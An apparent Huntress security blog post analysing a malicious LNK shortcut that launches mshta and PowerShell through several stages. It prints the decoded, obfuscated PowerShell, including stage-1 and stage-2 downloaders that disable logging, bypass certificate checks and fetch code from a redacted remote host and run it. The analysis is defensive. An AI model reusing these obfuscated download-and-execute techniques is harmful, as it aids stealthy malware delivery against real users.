Your business’ toughest competition might be criminal. See why.
Utility navigation bar redirect icon
Portal LoginSupportContact
Search
Close search
Huntress Logo in Teal
  • Platform Overview
    Managed EDR

    Get full endpoint visibility, detection, and response

    Managed EDR

    Get full endpoint visibility, detection, and response

    Managed ITDR

    Protect your Microsoft 365 identities and email environments.

    Managed ITDR

    Protect your Microsoft 365 identities and email environments.

    Managed SIEM

    Managed threat response and robust compliance support at a predictable price.

    Managed SIEM

    Managed threat response and robust compliance support at a predictable price.

    Managed Security Awareness Training

    Empower your teams with science-backed security awareness training.

    Managed Security Awareness Training

    Empower your teams with science-backed security awareness training.

    Integrations
    Integrations
    Support Documentation
    Support Documentation
    See Huntress in Action

    Quickly deploy and manage real-time protection for endpoints, email, and employees - all from a single dashboard.

    Huntress Cybersecurity
    See Huntress in Action

    Quickly deploy and manage real-time protection for endpoints, email, and employees - all from a single dashboard.

    Huntress Cybersecurity
  • Threats We Stop
    Phishing
    Phishing
    Business Email Compromise
    Business Email Compromise
    Ransomware
    Ransomware
    View Allright arrowView Allright arrow
    Industries We Serve
    Education
    Education
    Financial Services
    Financial Services
    State and Local Government
    State and Local Government
    Healthcare
    Healthcare
    Law Firms
    Law Firms
    Manufacturing
    Manufacturing
    Utilities
    Utilities
    View Allright arrowView Allright arrow
    Tailored Solutions
    MSPs
    MSPs
    Resellers
    Resellers
    SMBs
    SMBs
    Compliance
    Compliance
    Cybercriminals Have Evolved

    Get the intel on today’s cybercriminal groups and learn how to protect yourself.

    Huntress Cybersecurity
    Cybercriminals Have Evolved

    Get the intel on today’s cybercriminal groups and learn how to protect yourself.

    Huntress Cybersecurity
  • Pricing
  • Community Series
    The Product Lab

    Shape the next big thing in cybersecurity together.

    The Product Lab

    Shape the next big thing in cybersecurity together.

    Fireside Chat

    Real people. Real perspectives. Better conversations.

    Fireside Chat

    Real people. Real perspectives. Better conversations.

    Tradecraft Tuesday

    No products, no pitches – just tradecraft.

    Tradecraft Tuesday

    No products, no pitches – just tradecraft.

    _declassified

    Exposing hidden truths in the world of cybersecurity.

    _declassified

    Exposing hidden truths in the world of cybersecurity.

    Resources
    Upcoming Events
    Upcoming Events
    ebooks
    ebooks
    On-Demand Webinars
    On-Demand Webinars
    Videos
    Videos
    Whitepapers
    Whitepapers
    Datasheets
    Datasheets
    Cybersecurity Education
    Cybersecurity 101
    Cybersecurity 101
    Cybersecurity Guides
    Cybersecurity Guides
    Threat Library
    Threat Library
    Real Tradecraft, Real Results
    Real Tradecraft, Real Results
    2026 Cyber Threat Report
    2026 Cyber Threat Report
    The Huntress Blog
    Huntress Lands on the Microsoft Marketplace
    Huntress Cybersecurity
    Huntress Lands on the Microsoft Marketplace
    Huntress Cybersecurity
    How Huntress & DEFCERT Are Streamlining CMMC Assessment Prep
    Huntress Cybersecurity
    How Huntress & DEFCERT Are Streamlining CMMC Assessment Prep
    Huntress Cybersecurity
    Live Hacking Into Microsoft 365 with Kyle Hanslovan
    Huntress Cybersecurity
    Live Hacking Into Microsoft 365 with Kyle Hanslovan
    Huntress Cybersecurity
  • Why Huntress

    Go beyond AI in the fight against today’s hackers with Huntress Managed EDR purpose-built for your needs

    Huntress Cybersecurity
    Why Huntress

    Go beyond AI in the fight against today’s hackers with Huntress Managed EDR purpose-built for your needs

    Huntress Cybersecurity
    The Huntress SOC

    24/7 Security Operations Center

    The Huntress SOC

    24/7 Security Operations Center

    Reviews

    Why businesses of all sizes trust Huntress to defend their assets

    Reviews

    Why businesses of all sizes trust Huntress to defend their assets

    Case Studies

    Learn directly from our partners how Huntress has helped them

    Case Studies

    Learn directly from our partners how Huntress has helped them

    Community

    Get in touch with the Huntress Community team

    Community

    Get in touch with the Huntress Community team

    Compare Huntress
    Bitdefender
    Bitdefender
    Blackpoint
    Blackpoint
    Breach Secure Now!
    Breach Secure Now!
    Crowdstrike
    Crowdstrike
    Datto
    Datto
    SentinelOne
    SentinelOne
    Sophos
    Sophos
    Compare Allright arrowCompare Allright arrow
  • HUNTRESS HUB

    Login to access top-notch marketing resources, tools, and training.

    Huntress Cybersecurity
    HUNTRESS HUB

    Login to access top-notch marketing resources, tools, and training.

    Huntress Cybersecurity
    Partners
    MSPs

    Join our partner community to deliver expert-led managed security.

    MSPs

    Join our partner community to deliver expert-led managed security.

    Resellers

    Partner program designed to grow your cybersecurity business.

    Resellers

    Partner program designed to grow your cybersecurity business.

    Tech Alliances

    Driving innovation through global technology Partnerships

    Tech Alliances

    Driving innovation through global technology Partnerships

    Microsoft Partnership

    A Level-Up for Your Business Security

    Microsoft Partnership

    A Level-Up for Your Business Security

  • Press Release
    Huntress Announces Collaboration with Microsoft to Strengthen Cybersecurity for Businesses of All Sizes
    Huntress Cybersecurity
    Press Release
    Huntress Announces Collaboration with Microsoft to Strengthen Cybersecurity for Businesses of All Sizes
    Huntress Cybersecurity
    Our Story

    We're on a mission to shatter the barriers to enterprise-level security.

    Our Story

    We're on a mission to shatter the barriers to enterprise-level security.

    Newsroom

    Explore press releases, news articles, media interviews and more.

    Newsroom

    Explore press releases, news articles, media interviews and more.

    Meet the Team

    Founded by former NSA Cyber Operators. Backed by security researchers.

    Meet the Team

    Founded by former NSA Cyber Operators. Backed by security researchers.

    Careers

    Ready to shake up the cybersecurity world? Join the hunt.

    Careers

    Ready to shake up the cybersecurity world? Join the hunt.

    Awards
    Awards
    Contact Us
    Contact Us
  • Portal Login
  • Support
  • Contact
  • Search
  • Get a Demo
  • Start for Free
Portal LoginSupportContact
Search
Close search
Get a Demo
Start for Free
HomeBlog
Deep Dive: A LNK in the Chain
Published:
May 30, 2019

Deep Dive: A LNK in the Chain

By:
John Ferrell
Share icon
Glitch effectGlitch effectGlitch effect

The Huntress SOC team sees all sorts of clever tricks attackers use to launch PowerShell.

Some of those PowerShell command variations

Many of these tricks use PowerShell to read a payload from the registry and then execute that payload. So when we saw a LNK file starting PowerShell and then PowerShell reading from the LNK file itself, we assumed it was just an alternative to reading the registry. However, in this case it turned out to be much more. In this article, we’ll examine the details of this investigation.

High-level overview of the malware


Stage 1 (LNK File)


Typically you’d expect a LNK file named remote desktop connection.lnk to start mstsc.exe or some other remote desktop application. Starting anything else, especially mshta.exe, is a red flag. This particular LNK file is interesting because the target command references the LNK file itself.

Looking at the LNK file in a HEX editor, we can see what appears to be encoded data just after the target executable (mshta.exe):

Encoded data just after the target executable

Returning to the command, we can see it uses mshta.exe to start a shell from VBscript, which in turn runs a PowerShell command. The PowerShell command reads from an offset within the LNK file and base64 decodes it. The final part of the command, ($eNV:coMsPec[4,26,25]-JoIN’’), is a way to hide IEX (Invoke-Expression) which executes whatever was read from the LNK file.

Fortunately, we can use PowerShell’s interactive mode to read the LNK file and decode the data, we just skip the IEX part of the command. This reveals more obfuscated code.

-JOin('36b76z111z103z69l110b103;105X110A101u76u105c102u101b67b121d99X108z101b69X118l101l110d116X61z36z76d111;103d69c110c103u105g110l101z72A101z97b108d116;104A69u1[...SNIP...]c101b78c86d58b99;111b77d115d80A101X99d91b52l44u50;54d44u50u53d93u45X74c111g73g78d39;39b41g40;36b114l101d32g45g74d79g73d110l39b39l41'.SpLiT('c;zXdAlugb')|FOrEAch-ObJeCt { ([int] $_-As[CHaR]) } ) | & ( $vErbOSepreFERENce.TOString()[1,3]+'x'-JOin'')

Once again, we can use PowerShell to execute most of the command above (the split and foreach loop) to decode it. The decoded command (below) makes a POST request and then executes the response.

$LogEngineLifeCycleEvent=$LogEngineHealthEvent=$LogProviderLifecycleEvent=$LogProviderHealthEvent=$False;
[System.Net.ServicePointManager]::ServerCertificateValidationCallback={1};
[SysTEm.Net.SeRvICePoIntMAnaGEr]::Expect100ConTINuE=0;
$b=[System.Text.Encoding]::UTF8.GetBytes(('ur'+'l'));
[System.Net.HttpWebRequest] $w = [System.Net.WebRequest]::Create($(('http'+'s://X'+'XX'+'.X'+'X.XX'+'X.X'+'XX') + "/"+ $(-join(('a'+'dcde'+'noprsahtuvi'+'wyz').ToCharArray()|.("{2}{1}{0}" -f 'm','t-Rando','Ge') -Count $(@(8,6,7)|&("{2}{0}{1}"-f'Rand','om','Get-'))))+'.'+ $(@(('ph'+'p'),('j'+'sp'),('as'+'p'))|&("{0}{2}{1}"-f 'Ge','dom','t-Ran'))));
$w.Proxy = [System.Net.WebRequest]::GetSystemWebProxy();
$w.Proxy.Credentials = [System.Net.CredentialCache]::DefaultCredentials;
$w.Timeout = 60000;
$w.Method = ('PO'+'ST');
$w.ContentType = ('a'+'ppli'+'cation/xml');
$w.ContentLength = $b.Length;
$r = $w.GetRequestStream();
$r.Write($b, 0, $b.Length);
$r.Flush();
$r.Close();
[System.Net.HttpWebResponse] $wr = $w.GetResponse();
$sr = &("{0}{2}{1}" -f 'New-','t','Objec') System.IO.StreamReader($wr.GetResponseStream());
[CHAr[]]$re = ([cHAr[]]($sr.ReadToEnd()));
$wr.Close();
. ($eNV:coMsPec[4,26,25]-JoIN'')($re -JOIn'')


Stage 2

The response to the POST request from stage 1 is another PowerShell command:

INvoKE-exPRessIon(( '36j76h111{103O69T110h103T105K110R101,76T105K102,101K67,121,99T108h101,69<118h101,110y116T61,36{76K111{103R69<110j103R105y110y101O72R101<97K108j116K104h69h118y101j110{116T61h36T76{111<103R80R114j111O118T1[...SNIP...]111y114<36<107h91h36R73y43,43O37y36O107O46O76h101h78R71h116y72R93<125y59O36O100y32<61y32j36{114{45{106R111R105T110<39<39O59{32K46j32j40j36T101O78j86,58j99{111K77K115<80T101,99<91{52j44R50j54,44K50O53{93y45y74,111j73j78T39K39h41h32T36<100' -SplIT'j'-sPLIT 'R' -SpLit 'y' -SPLiT ',' -SpLIT'{'-SpLiT 'T'-SPliT'h' -sPLit '<' -SPlIt'K'-sPLIt 'O'|foreAch-obJecT {([INt]$_ -as[chAR])} )-jOin '')

This decodes to a second HTTP request. This request GETs an XML document, base64 decodes one of the elements, and executes it.

$LogEngineLifeCycleEvent=$LogEngineHealthEvent=$LogProviderLifecycleEvent=$LogProviderHealthEvent=$False;
$a = &('N'+'ew-Ob'+'ject') System.Xml.XmlDocument;
$I=0;
$ip = ('htt'+'p://X'+'X.X'+'.X'+'X.X'+'XX');
$a.Load($(. {param([string]$b,[int]$n,[int]$c);
$p = @(9,5,6,7);
$u={param([int]$g,$x);
&('sa'+'l') er Get-Random;
$(-join(1..$($g*$($x|.('er')))|.('%'){[char][int]((65..90)+(97..122)|.('er'))})).ToLower()};'{0}/{1}/{2}/{3}.{4}' -f $b, $(. $u $n $p), $(. $u $c $p), $(. $u 1 $p), $(. $u 1 3)} $ip $PSVersionTable.CLRVersion.Major $([IntPtr]::Size/2)));
[CHAr[]]$r = [System.Text.Encoding]::UTF8.GetString($([System.Convert]::FromBase64String($a.comm.app.cute)));
$k = $($r[($r.Length-44)..($r.Length-13)]-join'');
[CHAr[]]$r = $r[14..($r.Length-57)]|&('%'){$_-BXor$k[$I++%$k.LeNGtH]};
$d = $r-join'';
. ($eNV:coMsPec[4,26,25]-JoIN'') $d


Stage 3

The response to the stage 2 HTTP request is the most interesting. Like the other two responses, it is PowerShell, but it does a lot more. There are functions for:

  • Enumerating the installed applications which uses a regex to look for (Opera|Firefox|Chrome|TAX|OLT|LACERTE|PROSERIES|Virus|Firewall|Defender|Secury|Anti|Comodo|Kasper|Protect|Point of Sale|POS) ** “Secury” is not a typo :)
  • Enumerating the antivirus software
  • Encrypting/Decrypting data using RC4
  • Obtaining the external IP address
  • Testing for administrator privileges
  • Checking the BIOS and system details to determine if the host is a virtual machine (an anti-sandboxing technique)
  • POST’ing the data collected and executing the response

Attackers continue to use “Living Off The Land” techniques in hopes of minimizing the the chance of being detected. Microsoft added enhanced logging to Powershell version 5 which logs the complete PowerShell command/script. Logging is a key component to detecting these types of techniques.

Summarize this postClose Speech Bubble
ChatGPTClaudePerplexityGoogle AI

See Huntress in action

Our platform combines a suite of powerful managed detection and response tools for endpoints and Microsoft 365 identities, science-backed security awareness training, and the expertise of our 24/7 Security Operations Center (SOC).

Book a Demo
Share
Facebook iconTwitter X iconLinkedin iconDownload icon

Sign Up for Huntress Updates

Get insider access to Huntress tradecraft, killer events, and the freshest blog updates.
Privacy • Terms
By submitting this form, you accept our Terms of Service & Privacy Policy
Thank you! Your submission has been received!
Oops! Something went wrong while submitting the form.
Huntress Managed Security PlatformManaged EDRManaged EDR for macOSManaged EDR for LinuxManaged ITDRManaged SIEMManaged Security Awareness TrainingBook a Demo
PhishingComplianceBusiness Email CompromiseEducationFinanceHealthcareManufacturingState & Local Government
Managed Service ProvidersResellersIT & Security Teams24/7 SOCCase Studies
BlogResource CenterCybersecurity 101Upcoming EventsSupport Documentation
Our CompanyLeadershipNews & PressCareersContact Us
Huntress white logo

Protecting 215k+ customers like you with enterprise-grade protection.

Privacy PolicyCookie PolicyTerms of UseCookie Consent
Linkedin iconTwitter X iconYouTube iconInstagram icon
© 2025 Huntress All Rights Reserved.

Join the Hunt

Get insider access to Huntress tradecraft, killer events, and the freshest blog updates.

By submitting this form, you accept our Terms of Service & Privacy Policy